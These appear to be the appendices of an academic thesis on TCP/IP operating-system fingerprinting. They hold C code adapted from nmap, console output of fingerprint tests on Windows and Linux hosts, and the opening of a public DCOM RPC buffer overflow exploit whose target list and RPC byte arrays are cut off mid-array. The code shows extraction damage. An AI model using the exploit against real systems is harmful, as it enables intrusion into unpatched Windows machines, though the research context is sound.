 do {

   //printf("Trying to receive thepacket");
   p = (char *) pcap_next(pd, &head);
   //printf("After pcapnext\n");
   if (p){
     printf("\nReceived a packet\n");
     p += offset;
     // break;

}
```

```
  if (!p || (*p & 0x40) != 0x40) {
    /* Should we timeout? */
    printf("Inside timeout if loop\n");
    if (to_usec == 0) {
      timedout = 1;
    } else if (to_usec > 0) {
      gettimeofday(&tv_end, NULL);
      if (TIMEVAL_SUBTRACT(tv_end, tv_start) >= to_usec) {
           timedout = 1;
      }
    }
  }
 } while(!timedout && (!p || (*p & 0x40) != 0x40)); /* Go until we get IPv4 packet */

 //printf("After do while loop\n");
if (timedout) {
  *len = 0;
  return NULL;
 }
 *len = head.caplen - offset;
 if (*len > alignedbufsz) {
  alignedbuf = (char *) realloc(alignedbuf, *len);
  if (!alignedbuf) {
    fatal("Unable to realloc %d bytes of mem", *len);
  }
  alignedbufsz = *len;
 }
 memcpy(alignedbuf, p, *len);

 printf("Just got a packet at %li,%li\n", head.ts.tv_sec, head.ts.tv_usec);
 if (rcvdtime) {
  *rcvdtime = head.ts;
  assert(head.ts.tv_sec);

 }


 return alignedbuf;
}
```

```
/*
fingerprint_ippacket.c
This is a function which fingerprints the response from the target system in user readable
format.This has been heavily modified from the source code of nmap program for this
thesis.

Written by Balaji Ganesan
Date: 5/25/04
*/

//struct AVal *fingerprint_iptcppacket(struct ip *ip, int mss, u32 syn) {
fingerprint_iptcppacket(struct ip *ip, int mss, u32 syn) {
  struct AVal *AVs;
  int length;
  int opcode;
  u16 tmpshort;
  char *p,*q;
  struct tcphdr *tcp = ((struct tcphdr *) (((char *) ip) + 4 * ip->ip_hl));

  AVs = (struct AVal *) malloc(6 * sizeof(struct AVal));

  /* Link them together */
  AVs[0].next = &AVs[1];
  AVs[1].next = &AVs[2];
  AVs[2].next = &AVs[3];
  AVs[3].next = &AVs[4];
  AVs[4].next = &AVs[5];
  AVs[5].next = NULL;

  /* First we give the "response" flag to say we did actually receive
     a packet -- this way we won't match a template with Resp=N */
  AVs[0].attribute = "Resp";
  strcpy(AVs[0].value, "Y");

printf("\nResp:Y");

  /* Next we check whether the Don't Fragment bit is set */
  AVs[1].attribute = "DF";
  if(ntohs(ip->ip_off) & 0x4000) {
    strcpy(AVs[1].value,"Y");
    //printf("Y");
  } else {
             strcpy(AVs[1].value, "N");
           // printf("N");
  }
printf(" DF:%s",AVs[1].value);
```

```
  /* Now we do the TCP Window size */
  AVs[2].attribute = "W";
  sprintf(AVs[2].value, "%hX", ntohs(tcp->th_win));

  printf(" W:%s",AVs[2].value);

  /* Time for the ACK, the codes are:
     S   = same as syn
     S++ = syn + 1
     O   = other
  */

  AVs[3].attribute = "ACK";
  if (ntohl(tcp->th_ack) == syn + 1)
    strcpy(AVs[3].value, "S++");
  else if (ntohl(tcp->th_ack) == syn)
    strcpy(AVs[3].value, "S");
  else strcpy(AVs[3].value, "O");

  printf(" ACK:%s",AVs[3].value);
  /* Now time for the flags ... they must be in this order:
     B = Bogus (64, not a real TCP flag)
     U = Urgent
     A = Acknowledgement
     P = Push
     R = Reset
     S = Synchronize
     F = Final
  */
  AVs[4].attribute = "Flags";
  p = AVs[4].value;
  if (tcp->th_flags & TH_ECE) *p++ = 'B';
  if (tcp->th_flags & TH_URG) *p++ = 'U';
  if (tcp->th_flags & TH_ACK) *p++ = 'A';
  if (tcp->th_flags & TH_PUSH) *p++ = 'P';
  if (tcp->th_flags & TH_RST) *p++ = 'R';
  if (tcp->th_flags & TH_SYN) *p++ = 'S';
  if (tcp->th_flags & TH_FIN) *p++ = 'F';
  *p++ = '\0';
 printf(" Flags:%s",AVs[4].value);
  /* Now for the TCP options ... */
  AVs[5].attribute = "Ops";
  p = AVs[5].value;
  /* Partly swiped from /usr/src/linux/net/ipv4/tcp_input.c in Linux kernel */
  length = (tcp->th_off * 4) - sizeof(struct tcphdr);
  q = ((char *)tcp) + sizeof(struct tcphdr);
```

```
  while(length > 0 &&
        ((p - AVs[5].value) < (int) (sizeof(AVs[5].value) - 3))) {
    opcode=*q++;
    length--;
    if (!opcode) {
      *p++ = 'L'; /* End of List */
      break;
    } else if (opcode == 1) {
      *p++ = 'N'; /* No Op */
    } else if (opcode == 2) {
      *p++ = 'M'; /* MSS */
      q++;
      memcpy(&tmpshort, q, 2);
      if(ntohs(tmpshort) == mss)
          *p++ = 'E'; /* Echoed */
      q += 2;
      length -= 3;
    } else if (opcode == 3) { /* Window Scale */
      *p++ = 'W';
      q += 2;
      length -= 2;
    } else if (opcode == 8) { /* Timestamp */
      *p++ = 'T';
      q += 9;
      length -= 9;
    }
  }
  *p++ = '\0';
  printf(" Ops:%s",AVs[5].value);
//  return AVs; changed by balaji
 }
```

```
/*
util.c
Has utility functions used throughout the program.

Heavily modified from source code of nmap
Written by Balaji
*/

#include "util.h"

#define TIMEVAL_SUBTRACT(a,b) (((a).tv_sec - (b).tv_sec) * 1000000 + (a).tv_usec -
(b).tv_usec)

/* Give broadcast permission to a socket */
void broadcast_socket(int sd) {
  int one = 1;
#ifdef WIN32
  if(sd == 501) return;
#endif
  if (setsockopt(sd, SOL_SOCKET, SO_BROADCAST, (const char *)&one, sizeof(int))
!= 0) {
    fprintf(stderr, "Failed to secure socket broadcasting permission\n");
    perror("setsockopt");
  }
}


int unblock_socket(int sd) {
#ifdef WIN32
u_long one = 1;
if(sd != 501) // Hack related to WinIP Raw Socket support
  ioctlsocket (sd, FIONBIO, &one);
#else
int options;
/*Unblock our socket to prevent recvfrom from blocking forever
  on certain target ports. */
options = O_NONBLOCK | fcntl(sd, F_GETFL);
fcntl(sd, F_SETFL, options);
#endif //WIN32
return 1;
}



//error printing subroutine
void error(char *fmt, ...) {
```

```
va_list  ap;
va_start(ap, fmt);
fflush(stdout);
vfprintf(stderr, fmt, ap);
fprintf(stderr, "\n");
va_end(ap);
return;
}


void fatal(char *fmt, ...) {
va_list  ap;
va_start(ap, fmt);
fflush(stdout);
vfprintf(stderr, fmt, ap);
fprintf(stderr, "\nQUITTING!\n");
va_end(ap);
exit(1);
}

//Memory Allocation subroutines

void *safe_malloc(int size)
{
 void *mymem;
 if (size < 0)
   fatal("Tried to malloc negative amount of memory!!!");
 mymem = malloc(size);
 if (mymem == NULL)
   fatal("Malloc Failed! Probably out of space.");
 //  printf("Called safe_malloc(%d) -- returning %lX\n", size, (unsigned long) mymem);
 return mymem;
}

void *safe_realloc(void *ptr, size_t size)
{
 void *mymem;
 if (size < 0)
   fatal("Tried to realloc negative amount of memory!!!");
 mymem = realloc(ptr, size);
 if (mymem == NULL)
   fatal("Realloc Failed! Probably out of space.");
 //  printf("Called safe_malloc(%d) -- returning %lX\n", size, (unsigned long) mymem);
 return mymem;
}
```

```
/* Zero-initializing version of safe_malloc */
void *safe_zalloc(int size)
{
  void *mymem;
  if (size < 0)
    fatal("Tried to malloc negative amount of memory!!!");
  mymem = calloc(1, size);
  if (mymem == NULL)
    fatal("Malloc Failed! Probably out of space.");
  //  printf("Called safe_zalloc(%d) -- returning %lX\n", size, (unsigned long) mymem);
  return mymem;
}



// this function should give me the sin_addr correctly....

const struct in_addr * v4hostip(struct sockaddr_in sin) {

   printf("server: got connection from %s\n",inet_ntoa(sin.sin_addr));

  if (sin.sin_family == AF_INET) {
            printf("here");
    return &(sin.sin_addr);
  }
  return NULL;
}
```

```
/***************************************************************************
****
 * nbase_rnd.c -- Some simple routines for obtaining random numbers for    *
 * casual use.  These are pretty secure on systems with /dev/urandom, but  *
 * falls back to poor entropy on systems without such support.             *
 * This part of source code is taken from the source code of nmap for this *
 * thesis.                                                                 *
 *                                                                         *

***************************************************************************
***/

/*Date: 5/25/04*/
/*Used by Balaji for his Thesis..Has his own nbase.h for it*/



//#include "nbase.h"
#include <string.h>
#include <sys/time.h>


/*
#if HAVE_OPENSSL
#include <openssl/rand.h>
#endif
*/
int get_random_bytes(void *buf, int numbytes) {
  static char bytebuf[2048];
  static char badrandomwarning = 0;
  static int bytesleft = 0;
  static int prng_seeded = 0;
  int res;
  int tmp;
  struct timeval tv;
  FILE *fp = NULL;
  unsigned int i;
  short *iptr;

  if (numbytes < 0 || numbytes > 0xFFFF) return -1;

// If we have OpenSSL, then let's use it's internal PRNG
// for random numbers, rather than opening /dev/urandom
// and friends.  The PRNG, once seeded, should never empty.
/*#if HAVE_OPENSSL
```

```
  if ( prng_seeded ) {
    if ( RAND_bytes(buf, numbytes) ) {
      return(0);
    } else if ( RAND_pseudo_bytes( buf, numbytes ) ) {
      return(0);
    } else {
      prng_seeded=0;
      return get_random_bytes(buf, numbytes);
    }
  }
#endif
*/
  if (bytesleft == 0) {
    fp = fopen("/dev/arandom", "r");
    if (!fp) fp = fopen("/dev/urandom", "r");
    if (!fp) fp = fopen("/dev/random", "r");
    if (fp) {
      res = (int) fread(bytebuf, 1, sizeof(bytebuf), fp);
      if (res != sizeof(bytebuf)) {
           fprintf(stderr, "Failed to read from /dev/urandom or /dev/random\n");
           fclose(fp);
           fp = NULL;
      }
      bytesleft = sizeof(bytebuf);
    }
    if (!fp) {
      if (badrandomwarning == 0) {
           badrandomwarning++;
           /*      error("WARNING: your system apparently does not offer /dev/urandom or
/dev/random.  Reverting to less secure version."); */

           /* Seed our random generator */
           gettimeofday(&tv, NULL);
           srand((tv.tv_sec ^ tv.tv_usec) ^ getpid());
      }

      for(i=0; i < sizeof(bytebuf) / sizeof(short); i++) {
           iptr = (short *) ((char *)bytebuf + i * sizeof(short));
           *iptr = rand();
      }
      bytesleft = (sizeof(bytebuf) / sizeof(short)) * sizeof(short);
      /*    ^^^^^^^^^^^^^^^^not as meaningless as it looks  */
    } else fclose(fp);
  }

// If we have OpenSSL, use these bytes to seed the PRNG.  If it's satisfied
```

```
// (RAND_status) then set prng_seeded and re-run ourselves to actually fill
// the buffer with random data.
/*#if HAVE_OPENSSL
  RAND_seed( bytebuf, sizeof(bytebuf) );
  if ( RAND_status() ) {
    prng_seeded=1;
  } else {
    prng_seeded=0;
  }
  return get_random_bytes((char *)buf, numbytes);
#endif
*/
  // We're not OpenSSL, do things the 'old fashioned way'
  if (numbytes <= bytesleft) { /* we can cover it */
    memcpy(buf, bytebuf + (sizeof(bytebuf) - bytesleft), numbytes);
    bytesleft -= numbytes;
    return 0;
  }

  /* We don't have enough */
  memcpy(buf, bytebuf + (sizeof(bytebuf) - bytesleft), bytesleft);
  tmp = bytesleft;
  bytesleft = 0;
  return get_random_bytes((char *)buf + tmp, numbytes - tmp);
}

int get_random_int() {
  int i;
  get_random_bytes(&i, sizeof(int));
  return i;
}

unsigned int get_random_uint() {
  unsigned int i;
  get_random_bytes(&i, sizeof(unsigned int));
  return i;
}

u32 get_random_u32() {
  u32 i;
  get_random_bytes(&i, sizeof(i));
  return i;
}

u16 get_random_u16() {
  u16 i;
```

```
  get_random_bytes(&i, sizeof(i));
  return i;
}

u8 get_random_u8() {
  u8 i;
  get_random_bytes(&i, sizeof(i));
  return i;
}

unsigned short get_random_ushort() {
  unsigned short s;
  get_random_bytes(&s, sizeof(unsigned short));
  return s;
}
```

```
/*
 * tcp.h
 * Header file to have a structure for tcp header
 * Heavily modified from netinet/tcp.h
 * Written by Balaji
 */

#ifndef NETINET_TCP_H
#define NETINET_TCP_H

typedefu_int    tcp_seq;
/*
 * TCP header.
 * Per RFC 793, September, 1981.
 */
struct tcphdr {
        u_short         th_sport;               /* source port */
        u_short         th_dport;               /* destination port */
        tcp_seq         th_seq;                 /* sequence number */
        tcp_seq         th_ack;                 /* acknowledgement number */

//LITTLE ENDIAN
        u_char th_x2:4,                 /* (unused) */
                th_off:4;               /* data offset */

        u_char th_flags;
#defineTH_FIN       0x01
#defineTH_SYN       0x02
#defineTH_RST       0x04
#defineTH_PUSH      0x08
#defineTH_ACK       0x10
#defineTH_URG       0x20
        u_short         th_win;                 /* window */
        u_short         th_sum;                 /* checksum */
        u_short         th_urp;                 /* urgent pointer */
};

#defineTCPOPT_EOL               0
#defineTCPOPT_NOP               1
#defineTCPOPT_MAXSEG            2
#define    TCPOLEN_MAXSEG               4
#define TCPOPT_WINDOW           3
#define    TCPOLEN_WINDOW               3
#define TCPOPT_SACK_PERMITTED       4               /* Experimental */
#define    TCPOLEN_SACK_PERMITTED 2
#define TCPOPT_SACK             5               /* Experimental */
```

```
#define TCPOPT_TIMESTAMP      8
#define    TCPOLEN_TIMESTAMP          10
#define    TCPOLEN_TSTAMP_APPA                (TCPOLEN_TIMESTAMP+2) /*
appendix A */

#define TCPOPT_TSTAMP_HDR    \

(TCPOPT_NOP<<24|TCPOPT_NOP<<16|TCPOPT_TIMESTAMP<<8|TCPOLEN_TI
MESTAMP)

/*
 * Default maximum segment size for TCP.
 * With an IP MSS of 576, this is 536,
 * but 512 is probably more convenient.
 * This should be defined as MIN(512, IP_MSS - sizeof (struct tcpiphdr)).
 */
#defineTCP_MSS      512

#defineTCP_MAXWIN        65535  /* largest value for (unscaled) window */

#define TCP_MAX_WINSHIFT       14       /* maximum window shift */

/*
 * User-settable options (used with setsockopt).
 */
#ifndef TCP_NODELAY
#defineTCP_NODELAY       0x01    /* don't delay send to coalesce packets */
#endif
#ifndef TCP_MAXSEG
#defineTCP_MAXSEG        0x02    /* set maximum segment size */
#endif

#endif /* NETINET_TCP_H */
```

```
/*
sendrawtcp.h
Header file for sendrawtcp.c

Written by Balaji Ganesan
*/


//# include <netinet/tcp.h>
# include <netinet/udp.h>

# include "tcp.h"


// nbase.c and nbase.h has utilities get_random_bytes and
//also has defns for u8 , u32 etc.


/* Explicit Congestion Notification (rfc 2481/3168) */
#ifndef TH_ECE
#define TH_ECE        0x40
#endif
#ifndef TH_CWR
#define TH_CWR        0x80
#endif

#define MORE_FRAGMENTS 8192 /*NOT a user serviceable parameter*/


//NEED TO CHECK THIS OUT....FOR LITTLE ENDIAN/BIG ENDIAN
#define BSDFIX(x) htons(x)
#define BSDUFIX(x) ntohs(x)



struct ip
  {
    //LITTLE ENDIAN
    u_int8_t ip_hl:4;               /* header length */
    u_int8_t ip_v:4;                /* version */

    u_int8_t ip_tos;                /* type of service */
    u_short ip_len;                 /* total length */
    u_short ip_id;                 /* identification */
    u_short ip_off;                 /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
```

```
#define IP_DF 0x4000                /* dont fragment flag */
#define IP_MF 0x2000                /* more fragments flag */
#define IP_OFFMASK 0x1fff           /* mask for fragmenting bits */
    u_int8_t ip_ttl;                /* time to live */
    u_int8_t ip_p;                  /* protocol */
    u_short ip_sum;                 /* checksum */
    struct in_addr ip_src;
    struct in_addr ip_dst;      /* source and dest address */
  };
```

```
/*
util.h
Header file for util.c

Heavily modified from source code of nmap
Written by Balaji
*/

/* A few simple wrappers for the most common memory allocation routines */

void *safe_malloc(int size);
void *safe_realloc(void *ptr, size_t size);
/* Zero-initializing version of safe_malloc */
void *safe_zalloc(int size);
```

```
        /*
nbase.h
Header file for nbase_rnd.c

Written by Balaji Ganesan

*/

#include <stdlib.h>
#include <ctype.h>
#include <netdb.h>
#include <stdarg.h>
#include <stdio.h>

typedef unsigned char u8;

typedef unsigned short u16;
typedef short s16;

typedef unsigned int u32;
typedef int s32;

  /* Some routines for obtaining simple (not secure on systems that
     lack /dev/random and friends' "random" numbers */
int get_random_bytes(void *buf, int numbytes);
int get_random_int();
unsigned short get_random_ushort();
unsigned int get_random_uint();
u32 get_random_u32();
u16 get_random_u16();
u8 get_random_u8();

//from global structures.h
struct AVal {
  char *attribute;
  char value[128];
  struct AVal *next;
};
```

APPENDIX B – CONSOLE OUTPUT FOR WINDOWS MACHINE

The Response for Windows 2000 machine with patch KB824146 and without KB824146 was the same. The output is as given below.

/* CONSOLE OUTPUT*/

PCAP Initialisation Done

----------TEST NO. 1----------

Sending rawtcp packet for tesstno. 1 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT

----------TEST NO. 2----------

Sending rawtcp packet for tesstno. 2 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S Flags:AR Ops:

----------TEST NO. 3----------

Sending rawtcp packet for tesstno. 3 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT

----------TEST NO. 4----------

Sending rawtcp packet for tesstno. 4 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:O Flags:R Ops:

----------TEST NO. 5----------

Sending rawtcp packet for tesstno. 5 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1

Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S++ Flags:AR Ops:

----------TEST NO. 6----------

Sending rawtcp packet for tesstno. 6 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S++ Flags:AR Ops:

----------TEST NO. 7----------

Sending rawtcp packet for tesstno. 7 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT

----------TEST NO. 8----------

Sending rawtcp packet for tesstno. 8 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT

----------TEST NO. 9----------

Sending rawtcp packet for tesstno. 9 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S Flags:AR Ops:

----------TEST NO. 10----------

Sending rawtcp packet for tesstno. 10 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S Flags:AR Ops:

----------TEST NO. 11----------

Sending rawtcp packet for tesstno. 11 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:S Flags:AR Ops:

----------TEST NO. 12----------

Sending rawtcp packet for tesstno. 12 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229

Resp:Y DF:N W:0 ACK:O Flags:R Ops:

----------TEST NO. 13----------

Sending rawtcp packet for tesstno. 13 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.229
Resp:Y DF:Y W:FFFF ACK:S++ Flags:AS Ops:MNWNNT
Reading the received packet – Success

APPENDIX C – CONSOLE OUTPUT FOR LINUX MACHINE

The Response for RedHat Linux machine with patch KB824146 and without KB824146 was the same. The output is as given below.

/* CONSOLE OUTPUT*/

PCAP Initialisation Done

----------TEST NO. 1----------

Sending rawtcp packet for tesstno. 1 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:16A0 ACK:S++ Flags:AS Ops:MNNTNW
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 3----------

Sending rawtcp packet for tesstno. 3 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:16A0 ACK:S++ Flags:AS Ops:MNNTNW
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 4----------

Sending rawtcp packet for tesstno. 4 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:0 ACK:O Flags:R Ops:
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 7----------

Sending rawtcp packet for tesstno. 7 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:16A0 ACK:S++ Flags:AS Ops:MNNTNW
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 8----------

Sending rawtcp packet for tesstno. 8 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:16A0 ACK:S++ Flags:AS Ops:MNNTNW
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 12----------

Sending rawtcp packet for tesstno. 12 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:0 ACK:O Flags:R Ops:
Reading the received packet - Success

PCAP Initialisation Done

----------TEST NO. 13----------

Sending rawtcp packet for tesstno. 13 - Success
Received a packet

Protocol Value in recd pkt:6

ProtcolTCPval:6
ProtcoICMP:1
Destination add:157.182.194.176
SourceAdr:157.182.194.84

Resp:Y DF:Y W:16A0 ACK:S++ Flags:AS Ops:MNNTNW
Reading the received packet – Success

APPENDIX D – DCOM RPC BUFFER OVERFLOW EXPLOIT, DCOM.C

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -       0   Windows 2000 SP0 (english)
  -       1   Windows 2000 SP1 (english)
  -       2   Windows 2000 SP2 (english)
  -       3   Windows 2000 SP3 (english)
  -       4   Windows 2000 SP4 (english)
  -       5   Windows XP SP0 (english)
  -       6   Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00
,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x0
0,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46
,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};
```

```
unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x0
0
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x
45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,
0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5
E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x
4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,
0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0
x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x
45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,
0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x
00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x
29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x
00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x
00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x0
0
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x
00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x
00
```

,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x0
0
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,
0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0
x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x0
0
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0
x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0
x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x0
1
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x0
3
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x0
0
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0
E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x
00
